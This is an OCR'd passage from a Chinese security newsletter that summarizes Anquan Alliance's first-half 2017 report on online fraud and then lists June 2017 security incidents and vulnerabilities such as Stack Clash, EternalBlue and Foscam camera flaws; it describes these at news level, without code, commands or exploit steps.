
2017 年上半年，安全联盟（www.anquan.org）共受理网友举报 63.3 万条。面对网络诈骗这一社会顽疾，在去年公检法、银监会、运营商、互联网企业等部门、单位和社会各界的联动高强度治理之下，形势有所缓解。与去年同期相比，总体举报量下降了 9.96%；与 2016 年下半年相比，总体举报量下降了 22.93%，重拳打击网络诈骗初具成效。



但纵观半年举报数据，数量呈逐月呈上升趋势，仍然值得警惕，年后随着传统春节招聘、高考中考、高校毕业季等节点的到来，犯罪分子也更加活跃。虽然相对去年同一时期，每月举报数量都有明显减少，但深入分析也发现，当下犯罪分子的手段更加令人眼花缭乱，剧本紧追社会热点，诈骗工具推陈出新，话术直击人性弱点，叫人实难防备。

“虚假”霸占网络风口 威胁利诱引人入瓮

对举报类型进行分类，欺诈骗钱、淫秽色情、博彩赌球依然是最多的三大种类，但其所占比例均有下降，假冒仿冒、违规违法、不良言论的举报数量明显攀升。综合分析举报内容，不法分子的套路并不局限于直接行骗，假冒官方、山寨权威、散布网络谣言引发舆论恐慌等等手段尽显，坑蒙拐骗招数繁多。这些手段或是伪装以增强信任感的一种方式，或是诈骗剧本的某一流程，又或是其他违法利益链条中的某一环节，总之不法分子的核心诉求就是通过诱骗牟取更多的钱财。



• 不良言论

网络谣言、虚假新闻等不良言论呈现高发态势，自媒体、社交平台的便利与低门槛让每个人都有了发声的出口，也因此网络中充斥着大量不实且有害的消息。网络谣言往往配以夸张的标题和耸人听闻的内容，极易引发不明真相的网民集体疯转，发酵传播得很快很广。比如一微信公众号“关注疫苗安全”（目前已被封）鼓吹疫苗有害，怂恿父母不要给孩子接种任何疫苗，造谣宣称艾滋病是专家发明的、通过疫苗进行传播，打狂犬病疫苗会变笨、视力下降、记忆力衰退……不仅在公号写文章宣传“疫苗有害”，还在各种中医育儿的账号下留言，甚至建群了集结了一批相信这套歪理邪说的家长，而其目的就是为了推销自己的中药。


而在虚假新闻事件中，不少公共热点事件在演变过程中发生信息偏差，不确定性环境下不断膨胀的资讯需求与信息混

杂给假新闻的滋生提供了土壤。例如，4 月下旬，网上出现“慈善富民总部”在鸟巢举行慈善活动，参加者可领 5 万元，已有大批会员在北京国家体育场等地聚会的新闻。消息一发酵，引得大批外地中老年人来京。公安部调查，“慈善富民总部”是一个以“民族资产解冻”为由发展会员的犯罪团伙，编造鸟巢发钱骗局，诈骗 90 万元。目前其核心人员以及此次“民族资产解冻”骗局的组织策划者已全部落网。

为进一步打击和防范网络不良言论，5 月 2 日，中国网信网发布《互联网新闻信息服务管理规定》。《规定》要求通过互联网站、应用程序、论坛、博客、微博客、公众账号、即时通信工具、网络直播等形式向社会公众提供互联网新闻信息服务，应当取得互联网新闻信息服务许可，禁止未经许可或超越许可范围开展互联网新闻信息服务活动。该《规定》已于 2017 年 6 月 1 日施行，网信办旨在通过《规定》来规范媒体传播行业，维护主流新闻的权威，让新闻信息的可信度更高，避免人为地添油加醋歪曲事实，标题党、虚假新闻或将成过去时。

老骗局搭载新工具 一知半解极易上当

从网络欺诈类型分布中可以看出，诈骗由头五花八门，囊括各阶层网民日常生活、工作、社交、娱乐、购物的方方面面。中奖欺诈、假冒银行、退票改签类诈骗作为近两年的热门骗术，在经媒体大量曝光后，网民对这几类骗局的识别和防范有了显著提升。数据显示，这几类诈骗信息的发送、传播与举报依然高居不下，但上当人数与比例已有阶段性的改善。今年上半年，虚假兼职、网购欺诈、投资贷款、虚拟交易、非法传销、虚假二维码等类型的诈骗数量均有所增加，安全联盟分析认为，这几类诈骗构造的情景与人们的现实需求紧密挂钩，诈骗切中网友的刚需，因此上当人数众多。同时，这些老生常谈的骗局经过演变升级，多利用移动支付、网络借贷、二维码等等互联网新生代工具，人们由于缺乏认知和了解经常被不法分子直接牵着鼻子走。



• 虚假兼职

虚假兼职呈现持续性高发，一方面，春季招聘、毕业找工作、暑期兼职等节点促生大量高校毕业生或在校学生进入社会谋职，为不法分子行骗提供了土壤；另一方面，虚假兼职承诺的高薪对涉世未深又想快速赚钱的大学生有不可抗拒的吸引力。

安全联盟深入剖析案例发现，今年来，相当一部分虚假兼职已不再是粗暴的以刷单、打字等的工作为借口骗取保证金了，而是招募年轻一代借助互联网从事犯罪活动。有些不法分子将组织包装成科技公司，租用高档写字楼，专门招聘大量学生做兼职，对其进行岗前培训，训练话术甚至还进行考试，看起来无比正规。但是其从事的行当却是网络传销、虚假办卡开发票、虚假放贷等违法勾当。不法分子善用销售业绩、高额提成和梦想鸡汤激励员工，声称他们是在实现走向人生巅峰的梦想。一大批社会经验不足的大学生就这样被高薪和梦想吸引，成为诈骗犯罪的帮凶和实施者。

• 网购欺诈

网购欺诈除了发链接退款、微商代购付关税、骗运费、虚假优惠等传统伎俩，今年上半年集中涌现出一种新型诈骗。不法分子通过非法渠道获得网友的购物订单后，发送“尊敬的用户，由于您近期在我们店铺购买的商品出现质量问题，现需全部退回。请通过我们合作的第三方平台：招联好期贷、蚂蚁借呗、来分期，扫二维码进行接收赔付款……”类似的信息。骗子口中的“来分期”、“蚂蚁借呗”、“招联好期贷”都是互联网金融平台，通过支付宝均可进行个人消费、借贷，并且无需抵押或担保，办理简单，放款迅速。即使受害网友自己没有钱，骗子也能通过这些平台借贷进行诈骗。网友们对指使转账这样的欺诈很敏感，但是对新兴的网络消费金融平台却不熟悉，而且对支付宝等互联网工具有天然的信任感。信息泄露依然是网购欺诈的源头，如今各类垂直领域的购物 APP 很多，平台发生用户泄漏事件不在少数。

• 投资放贷

投资理财大热的局面下，理财用户不仅有年轻人、中年人，也有不少存款富余的老年人。理财不仅局限于买银行理财产品，互联网理财、炒黄金原油等方式备受青睐。资讯爆炸的当下，经过巧妙包装又“钱”景美好的投资骗局引得大批网友入坑。2017 年 4 月，一则“和尚尼姑结婚”视频内容刷爆微博和朋友圈，而其中出现的电子货币“五行币”，宣称 5000 元购买一枚，一年的静态收益至少有 400 万！这个虚假的投资项目被央视揭发为通过网络进行的“微传销”，6 月中旬，随着公安部工作组将“五行币”系列传销组织头目、重大犯罪嫌疑人宋密秋从印尼缉捕回国，一只伸向百姓“钱袋子”的黑手被彻底斩断。安全联盟发现，现今的虚假投资往往和非法传销相结合，组织者与被诱骗对象并不见面，依靠智能手机，通过微信群、社交软件群、公众号进行洗脑，辅之以部分线下活动。很多骗局都是由不法分子在境外操纵，隐蔽性强，打击难度大，已经远远超过了传统传销的影响。

除了投资理财，借钱放贷也是一大刚需，由于正常借贷的门槛较高，各类网贷平台应运而生。自从网贷进入高校，平台良莠不齐，虚假宣传、隐瞒条款、高利贷等涉嫌欺诈现象频发，裸贷、暴力催收等恶性事件不断。随着银监会等相关单

位颁布政策、加强监管，行业正加速洗牌。不正规的平台逐步撤离，但一些利用校园贷衍生出的新型诈骗手段，却在暗地里肆意横行。近几个月，有不法分子冒充网贷平台员工，声称内部有人，屏蔽信息后可以不用还款，借此骗取大学生的身份信息，在多家校园贷平台申请贷款。贷款获批后再用其身份信息在网站上将用户名修改，当学生们无法登录后便对“可屏蔽贷款信息”的说辞深信不疑。由此，不法分子还用高额提成的方式发展大学生成为校园代理，再鼓励大学生自由发展下线，享受逐级提成。这些被害大学生，在不知情的情况下，同时也成为了作案人。这类诈骗在全国多个高校均有发生，案件曝光后依然有相当一部分处于传销链底端的大学生很难联系上。此外，还有一种“内部销账”骗局颇为流行，许多大学生借款之后无力偿还，不法分子趁机介入，以网贷平台关系户的身份提供“内部销账”，要求大学生继续在多家平台申请贷款，给平台刷量，申请下来的钱一部分交给平台内部人员，一部分是不法分子销账的报酬，还有一部分则是大学生办理销账的报酬。然而贷款记录并不会被消除，不法分子也适时跑路，大学生遭遇贷中贷骗局，背负数十万元的贷款。

• 虚拟交易

随着无现金社会理念的深入人心，虚拟交易频率大幅上升。除了购物、餐饮、娱乐等线上线下支付外，个人用户之间也越来越趋向于用移动支付完成交易。视频直播打赏、买卖游戏虚拟物品，私人二手转卖等场景下的虚拟交易蕴含着数不尽的套路。一些不法分子利用网络游戏的隐蔽性，以及玩家的广泛性和对游戏的沉迷心理，在游戏社区或玩家通讯群组中出售武器装备或低价充值，骗取玩家钱财。玩家因没有收到装备或金币而质疑，不法分子继续找借口以对方交易时没有截图等为借口，要求受害人往自己的支付宝账户汇款，作为补手续费的单子或是保证金等。汇款后不法分子继续以“备注不对”、“补单超时”等为借口，诱骗受害人汇款，直至对方发觉被骗，再把其拉黑。这类诈骗往往只有一个聊天账号作为连接，很难溯源查证。


类似上述的诈骗手法在这半年大量发生，在无现金社会理念愈加深入人心和靠网络及手机就走天下的时代，新颖的网络平台、支付方式、O2O 产品不胜枚举，这些工具正成为不法分子的机会。一方面，老年一代感叹如今出门已是寸步难行，年轻一代也无法掌握所有新产品新工具，而不法分子却能深谙这些工具的操作和功能，很容易忽悠一知半解的群体。另一方面，许多互联网产品系统存漏洞，服务逻辑有疏漏，极易被不法分子钻漏洞；而许多热门平台接入了太多其他服务的入口，本身又庞大又复杂，虽然是大家用惯了的的应用，但其中很多功能大多数人并未使用过，由于大家对这些官方应用有天然的信任感，不法分子通过远程遥控受害人进行操作，就能轻松骗到钱。因此，安全联盟深刻感觉到，在犯罪手段越来越技术化的今天，普通群众也需要时刻保持自我学习和更新，跟不上时代的步伐很容易会沦为被害的对象；同时，产品提供者和网络运营者也应该不断完善自己的产品，不能因为流量、用户等指标忽略一些潜在的安全隐患。

官方 / 权威成假冒仿冒热门对象

今年以来，假冒仿冒类举报数量明显增多。一是冒充官方，通过假冒知名企业、银行、运营商、综艺节目、公检法等事业单位的工作人员给网民打电话、发短信，或发送和官网页面雷同的钓鱼网站诱骗网民点击。

其中，被冒充最多的十个对象分别是：苹果、建设银行、淘宝商城、浙江卫视、中国移动、招商银行、中国电信、工

商银行、京东商城和中国银行。诈骗手法涵盖手机被盗、低价购买、兑换积分、免费领奖、账户升级、网购订单等等，利用网民对官方的信任感和贪便宜的小心思行骗。




二是模仿权威，一些山寨网站杜撰瞎编“中国 XX 部门”、“国家 XX 部委”（实际上并没有这些部门），或者建一个和某部门网站很相似的网站，通常带有“国家”、“中国”、“北京”等字眼，以国家名义骗取用户信息和钱财。不仅网站可以模仿，人也可以杜撰，其中最出名的当属“医药广告表演专家”事件。6 月底，诈骗了半个中国的“四大神医”

被悉数曝光，刘洪斌、李炽明、王志金、高振宗四人冒用“中医药专家”、“科研协会研究员”、“医院院长”、“苗医传人”等名义，在不同电视台换着头像打广告卖药，甚至连名字都不停变换。但这几人既不具有医师资格，也未在医疗机构任职，相关医学社会团体中也不存在其广告中提到的各种协会、机构。经媒体大量曝光，国家工商总局目前已部署全国工商和市场监管部门依法查处，国家新闻出版广电总局也发出通知，叫停“苗医鲜药·苗仙咳喘方”等 40 条违规广告。

游戏 / 红包变身赌博新外衣

博彩赌球行业搭乘互联网的东风，在网络中迅速滋生并传播。短信、社交平台中充斥着大量港台地区和海外的博彩网站的推广信息，殊不知其中的链接都是不法分子控制的钓鱼网站。银河、金沙、威尼斯、永利、葡京、皇冠等名声大噪的赌场是被仿冒最多的赌场，在我国，博彩赌球是违法行为，只要收到赌场的信息几乎可以判定是不法分子的钓鱼伎俩。




同时，赌博还披上手机游戏、微信红包等外衣诱骗了一大群网友。一些游戏平台或 APP 推出的小游戏不需要技巧攻略，以运气为主导赌大小、拼花色，输赢的同时加入红包、积分等“大奖”，甚至标明“百倍奖金”、“千倍返奖”等彩头，获奖具有随机性，用户却误以为很公平。实际操作中，平台利用外挂等技术手段作弊控制玩家输多赢少，许多玩家在几周之内就输掉几十万。这类平台不仅具有赌博性质，还涉嫌诈骗。

直播 / 社交平台沦为涉黄新场所

淫秽色情类诈骗也呈现多种新的业态，捆绑在新兴的互联网工具中传播。网址依然是占比最多的传播渠道，通过短信、朋友圈、群消息、微博等进行分享。社交工具和云盘资源也成为涉黄资料流通的重要渠道，隐蔽性高，被封杀就换号继续

传播。值得注意的是，直播平台、色情 APP 正成为新型的流行的传播渠道，许多主播冒着《互联网直播服务管理规定》不得传播淫秽色情等法律法规禁止的活动的要求，依然在进行涉黄表演，或是在直播时放出自己的微信号，将粉丝转移到封闭社群中，再进行买卖交易，上当受骗的网友不计其数。而许多色情 APP，打着海量资源的名义，要求用户花钱下载，安装后又要去支付会员费注册才能观看，成为会员后又要求交纳认证费用、升级登记等等，步步为营榨取钱财。



在线上渠道成为主流的同时，黄色小卡片依然在江湖中占有一席之地，并且数量从未减少。6 月初，上海全季酒店的店长和员工前往客房楼层制止外来人员发放黄色小卡片，反遭到对方暴力殴打。员工们认出这两人早在 2 月 27 日就曾被酒店扭送到警方，才时隔 3 个多月，就又故伎重演。事件发生仅三天后，杭州全季酒店的保安报警阻止了在客房楼层散发黄色小卡片的行为，事后竟然遭到“卡片党”的恶意报复，被带到监控盲区蓄意殴打。实际上，酒店“小卡片”问题在中国酒店业，尤其是经济型快捷酒店中存在已久，诸多酒店品牌因此饱受消费者诟病。以前发放小卡片多是单独行动，现在已经开始有组织、有规模，而且形成产业化，主要集中在一线大城市。对此，酒店品牌及业内人士纷纷呼吁，能够完善相关立法，解决困扰酒店的顽疾。

三四线城市正成为诈骗者新宠

安全联盟在《2016 年度网络诈骗数据报告》中曾预测，今年的诈骗形势会向三四线城市和中老年群体倾斜。将举报来源地区进行划分，在排名前十的省级行政单位中，河南、广西、江西、安徽、云南等地的排名较之前都有所上升。许多人口密集的内陆地区，互联网普及程度同样很高，但消息相对滞后，不法分子一骗一个准。而且中小城市和农村也是空巢老人比例较多的城市，子女不在身边陪伴，老人的社交和心理需求不能满足，许多诈骗分子趁虚而入，扮演孝顺子女的角色，获取老年人的信任，进而推销保健品、推荐虚假投资等等。

关于安全联盟

安全联盟（www.anquan.org）是由知道创宇、腾讯等互联网企业发起的第三方公益组织，旨在团结有实力的企业和机构共同建立行业公认的互联网安全标准，联合企业、机构、网民一起构建有效的网络安全社会化治理体系，优化中国互联网使用环境。安全联盟已建成国内最大的第三方网络安全数据共享交换平台，拥有超过 8.8 亿条恶意网址、电话数据，这些恶意数据被应用到搜索引擎、浏览器、IM、社交平台、路由器 OS 等，每天为网民提供超过 30 亿次恶意风险提醒，帮助网民远离网络诈骗。

热点关注

六月热点安全事件汇总

来源 hackernews.cc 统计 青楚 / 狐狸酱

国际动态

阿联酋驻美大使邮件遭窃，与以色列智库会晤议程被曝光

阿拉伯联合酋长驻美大使 Yousef Al-Otaiba 电子邮件于 6 月初遭黑客组织 Global Leaks 拦截窃取。该组织已在线泄露部分重要文件，其中包括阿联酋即将与以色列智库的会晤议程。黑客组织 Global Leaks 使用电子邮件地址在线向各大媒体提供部分 Al-Otaiba 相关信息，揭示阿联酋与以色列智库民主政体维权基金会（ FDD ）将于 2017 年 6 月 11 日至 14 日会晤。此外，泄露的电子邮件还列出了此次会议议题，包括卡塔尔半岛电视台“成为区域不稳定与激进化的工具”，以及美国或阿联酋政策或将 “ 积极影响伊朗内部局势 ”与“遏制和击败伊朗侵略”。

美国五角大楼报告诬称中国发起全球网络攻击

美国国防部 6 月 6 日发布 2017 年度《 中国军事与安全发展态势报告 》，无端指责中国在全球范围内实施网络攻击，目标包括美国政府。五角大楼在长达 97 页的年度报告里声称，包括美国政府在内的全球计算机系统于 2016 年持续遭到来自中国黑客的入侵，目标是为评估相关网站和获取信息。此外，报告还诬称中国利用自己在网络领域的潜力，搜集有关美国外交、经济和军工部门的情报。中国外交部发言人多次重申立场，表明中方一贯反对并严厉打击任何形式的网络黑客攻击行动，同时还表示中国遭受的境外网络攻击中，来自美国的攻击居于首位。

美国提议新监督法案：五角大楼发动网络攻击必须提前通知国会

美国国会众议院军事委员会于 6 月提出一项新监督法案，要求五角大楼发动网络攻击与防御行动前 48 小时内通知国会，以致挫败持续或迫在眉睫的网络威胁、加强国会对敏感军事网络行动与网络武器监督、提高国防机密要素的透明度与问责制。该法律草案允许两个例外，即网络行动发生于训练期间或采取秘密行动授权时，可在秘密完成行动前无需提前透露。虽然部分军事行动必须保持加密以保障国家安全，但国会仍有责任进行适当监督，保护公民基本安全与自由。

英国 BAE 系统公司被曝向中东地区出售高级网络间谍技术

BBC 公司历时一年的调查结果显示，英国国防巨头 BAE 系统公司向全球政府、统治阶级出售具有打击非法政权的高级解密软件等功能的强大网络监控技术。此项调查重点关注丹麦一家名为 ETI 的科技公司，该公司曾于 2011 年并入 BAE 系统公司应用情报单位。在被正式收购之前，ETI 曾开发一款名为 “Evident” 的恶意软件，允许黑客拦截任何网络流量，其具体对象既可是整个国家也可是通过蜂窝数据定位的个人。Evident 不仅具有语音识别功能，还可解密系统。

英国安全机构称朝鲜应对 WannaCry 恶意勒索软件攻击事件负责

5 月中旬，WannaCry 勒索软件影响全球 150 多个国家的 30 万多台电脑，其中英国国家卫生服务机构 (NHS) 是最早受到影响的组织之一。英国情报机构 GCHQ 旗下的国家网络安全中心 (NCSC) 研究人员得出一个与赛门铁克、卡巴斯基及韩国网络安全公司 Hauri Labs 等安全机构相同结论 基于 WannaCry 代码的相似之处和黑客创造的工具，黑客组织拉撒路 (Lazarus Group) 应为此次勒索事件负责。

漏洞事件

摩托罗拉手机 Moto G4/G5 机型存在高危内核命令行注入漏洞

安全研究人员在摩托罗拉手机 Moto G4/G5 机型中发现高危内核命令行注入漏洞，允许攻击者利用本地恶意应用程序在移动设备上执行任意代码。分析显示，该漏洞允许攻击者通过注入参数 initrd 以及滥用 Android Bootloader 下载功能强制 Linux 内核在指定物理地址 SCRATCH-ADDR 加载 initramfs 恶意映像并填充至 rootfs。鉴于 Nexus 设备存在的内核命令行注入漏洞可能会影响其他厂商设备，所以安全专家针对摩托罗拉手机进行集中测试。

英国 Virgin Media 两款无线家庭网络路由器存在安全漏洞

研究人员发现，英国互联网服务提供商 Virgin Media 旗下的无线家庭网络路由器 Netgear Super Hub 2/2AC “自定义备份配置” 功能中存在一处安全漏洞，允许攻击者完全控制目标系统软件、监控与之连接的 PC 端、智能手机与平板电脑的网络流量。虽然这些设备的备份配置已被完全加密，但经研究人员深入分析发现，几乎所有英国家庭都在使用同一个设备密钥。从理论上讲该漏洞意味着黑客除了可以访问管理面板中心外，还可下载配置文件、添加额外指令启用远程访问，甚至更进一步控制路由器、拦截设备流量。

Stack Clash 漏洞正粉碎 Linux 防御危及 root 权限

研究人员发现 Linux、BSD、Solaris 和其它开源系统都易遭受本地权限升级漏洞 “Stack Clash”（CVE-2017-1000364） 的影响，允许攻击者利用其粉碎 Linux 防御，获取 root 权限执行代码。该高危漏洞存在于堆栈上，会绕过 2010 年在 Linux 中推出的堆栈防护页面缓解措施并进入内存区域，而该区域本不应当用于执行代码。按照设计，该堆栈内存区域包含一个机制，当程序需要更多堆栈内存时它将扩展；Qualys 并未完全排除漏洞远程访问的可能性，因为它仅属于应用层面，而该公司关注的则是本地权限升级层面。

“永恒之蓝” 漏洞已被利用传播恶意软件 Gh0st RAT 与 Nitol 后门

安全研究人员发现 ExternalBlue （永恒之蓝）漏洞已被黑客利用传播 Nitol 后门与恶意软件 Gh0st RAT。恶意软件 Gh0st RAT 是一款针对 Windows 系统的木马程序，该恶意软件主要被用于攻击政府机构、政治积极分子与其他政治目标；Nitol 后门则与影响旧版 IE 浏览器的 ADODB.Stream ActiveX Object 远程代码执行漏洞有关。此次黑客传播 Nitol 后门与恶意软件 Gh0st RAT 所使用的技术与勒索软件 WannaCry 较为相似。一旦机器被成功感染，该恶意程序首先会自动打开一个 shell 并将指令写入 VBScript 文件，然后执行程序获取另一台服务器中的负载。

分析报告：中国互联网摄像机 Foscam 被曝 18 处漏洞

安全公司 F-Secure 专家发现中国互联网摄像机 Foscam 产品存在 18 处漏洞，其允许攻击者接管互联网摄像机，上传与下载内置 FTP 服务器文件及查看用户视频。尽管 F-Secure 于数月前就已在 Foscam C2 与 Opticam I5 HD 型号中发现漏洞并报告给 Foscam 制造商，但这些漏洞并未被修复。安全专家认为，同样的漏洞可能会影响 Foscam 其他 14 个品牌型号，包括 Chacon、7links、Netis 与 Turbox 等。此外，攻击者还可利用该设备漏洞作为目标网络接入点，即或将危及本地网络中的其他互联网设备。

黑客事件

韩多家银行遭黑客组织勒索，金融监督院进入紧急状态

韩国7家主要银行系统遭黑客组织Armada Collective分布式拒绝服务（DDoS）攻击。6月21日，Armada Collective发布威胁电子邮件，表示如果各银行未能在规定时间内支付赎金,将对其发起新一轮攻击活动。金融监督院当即进入紧急备战状态以防止DDoS攻击，包括屏蔽不必要IP地址、分散流量以及设置一个清洁区。

卡塔尔官方证实攻击卡塔尔媒体网络黑客来自断交国

卡塔尔新闻机构网站及媒体网络于6月初遭黑客系统性网络攻击。新闻机构发表声明，指出该攻击已染指位于美国的DNS服务器，而这些网络攻击一次比一次激烈并且还采取了多种攻击方式，不过遭受网络攻击的平台尚未受到严重影响。6月21日，卡塔尔官方证实攻击卡塔尔媒体网络的黑客来自断交国。调查显示，巴林、沙特阿拉伯、阿拉伯联合酋长国以卡塔尔支持恐怖主义活动、破坏地区安全局势等为由，宣布断绝与卡塔尔外交关系，并切断与卡塔尔的海陆空联系。观察人士指出，卡塔尔媒体网络遭黑客入侵事件成为断交风波直接导火索。

黑客组织“匿名者”再次发起攻击，代号#Opicarus2017

